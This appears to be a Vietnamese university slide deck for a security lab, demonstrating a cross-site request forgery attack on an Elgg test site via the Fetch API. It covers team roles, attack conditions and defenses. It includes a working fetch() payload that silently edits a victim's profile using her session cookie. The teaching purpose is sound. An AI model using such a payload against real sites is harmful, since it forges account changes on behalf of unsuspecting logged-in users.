Tấn công CSRF trên Elgg bằng Fetch API

Thay thế XMLHttpRequest / Form submit bằng `fetch()` hiện đại

Nhóm 3 — *TV1 · TV2 · TV3*

Ngày 5 tháng 11 năm 2026

An toàn và Bảo mật Hệ thống Thông tin

Nội dung trình bày

1. Phân công & Tổng quan

2. Kỹ thuật tấn công Fetch API

3. Luồng tấn công & Kết quả

4. Phòng thủ & Kết luận

Phân công & Tổng quan

Phân công công việc (Nhóm 3 — mô hình 2 tầng)

Tầng 1 — Nền tảng chung (bắt buộc 100% thành viên): tự chạy Docker, tự bắt gói tin, tự đổi About me thành MSV của mình, cùng vấn đáp chéo 15 câu hỏi.

TV1 — Offensive

Docker, bắt gói tin, `index.html` + `exploit.py`.
Q&A 4–8.

TV2 — Browser/Defense

Phân tích trình duyệt/CORS/SameSite, quay & dựng video.
Q&A 1,3,10–14.

TV3 — Research/Slides

Slide, sơ đồ, báo cáo, kiểm chứng phòng thủ.
Q&A 2,9,15.

CSRF là gì?

Cross-Site Request Forgery — kẻ tấn công lừa trình duyệt của nạn nhân (*đang đăng nhập*) gửi một yêu cầu mạo danh tới máy chủ mục tiêu.

Ba điều kiện cần:

1. Nạn nhân có phiên đăng nhập còn hiệu lực (session cookie).
2. Hành động thay đổi trạng thái, tham số dự đoán được.
3. Ứng dụng thiếu phòng vệ (không SameSite, không token).

Mục tiêu: đổi trường *About me* của Alice thành `CSRF attack by <MSV>`.

Kỹ thuật tấn công Fetch API

Yêu cầu cải tiến: từ XHR/Form sang Fetch API

Tiêu chí	Form submit	XHR	Fetch API
Tàng hình (không chuyển trang)	✘	✔	✔
Cú pháp hiện đại (async)	✘	✘	✔
Đề bài	✘ cấm	✘ cấm	✔ bắt buộc

Hai cờ then chốt

`credentials: 'include'` → ép trình duyệt đính kèm cookie phiên cross-origin.

`mode: 'no-cors'` + urlencoded/FormData → Simple Request, không Preflight.

Phân tích gói tin & mã khai thác


Endpoint: `POST http://www.seed-server.com/action/profile/edit`

```
const payload = new URLSearchParams();
payload.append('name', 'Alice');
payload.append('description', '<p>CSRF attack by B21DCCN001</p>');
payload.append('accesslevel[description]', '2');   // 2 = Public
payload.append('guid', '42');                       // Alice's GUID
fetch('http://www.seed-server.com/action/profile/edit', {
  method: 'POST',
  mode: 'no-cors',          // Simple Request -> no Preflight
  credentials: 'include',   // REQUIRED: attach session cookie
  headers: { 'Content-Type': 'application/x-www-form-urlencoded' },
  body: payload
});
```

Biến thể `FormData`: không đặt `Content-Type` thủ công (trình duyệt tự sinh boundary).

Luồng tấn công & Kết quả

Sơ đồ luồng tấn công



Minh chứng thực nghiệm

Hồ sơ gốc của Alice

Gửi ngầm, không chuyển trang

About me đã bị đổi

Kết quả

Tấn công thành công hoàn toàn — không cảnh báo, không chuyển hướng (môi trường chưa bật phòng vệ).

Phòng thủ & Kết luận

Phòng thủ nhiều lớp (Defense-in-Depth)

Lớp	Biện pháp
Cookie	`SameSite=Lax/Strict` — không gửi cookie cross-site
Ứng dụng	Anti-CSRF token — attacker không đọc được (SOP)
Ứng dụng	Double Submit Cookie
Header	Kiểm tra `Origin` / `Sec-Fetch-Site`
Giao diện	`X-Frame-Options` / CSP `frame-ancestors`

Bằng chứng phòng thủ

Bật lại anti-CSRF token của Elgg → cùng payload thất bại (thiếu `__elgg_token`). About me **không đổi**.

Minh bạch sử dụng AI & Kết luận

Khai báo mức độ AI:

- **Mức 1:** phản biện cơ chế CORS/Simple Request — sinh viên tự code.
- **Mức 2:** AI đồng sáng tạo định dạng, sơ đồ theo thiết kế của nhóm.
- **Mức 3:** AI sinh khung `exploit.py`/template; nhóm cấu hình & kiểm thử.

Thông điệp cốt lõi

CSRF **không** bị HTTPS ngăn chặn. Giải pháp căn cơ: `SameSite` cookie + anti-CSRF token + kiểm tra nguồn gốc request. *Học tấn công để phòng thủ.*

Cảm ơn thầy và các bạn!

Hỏi & đáp (Q&A)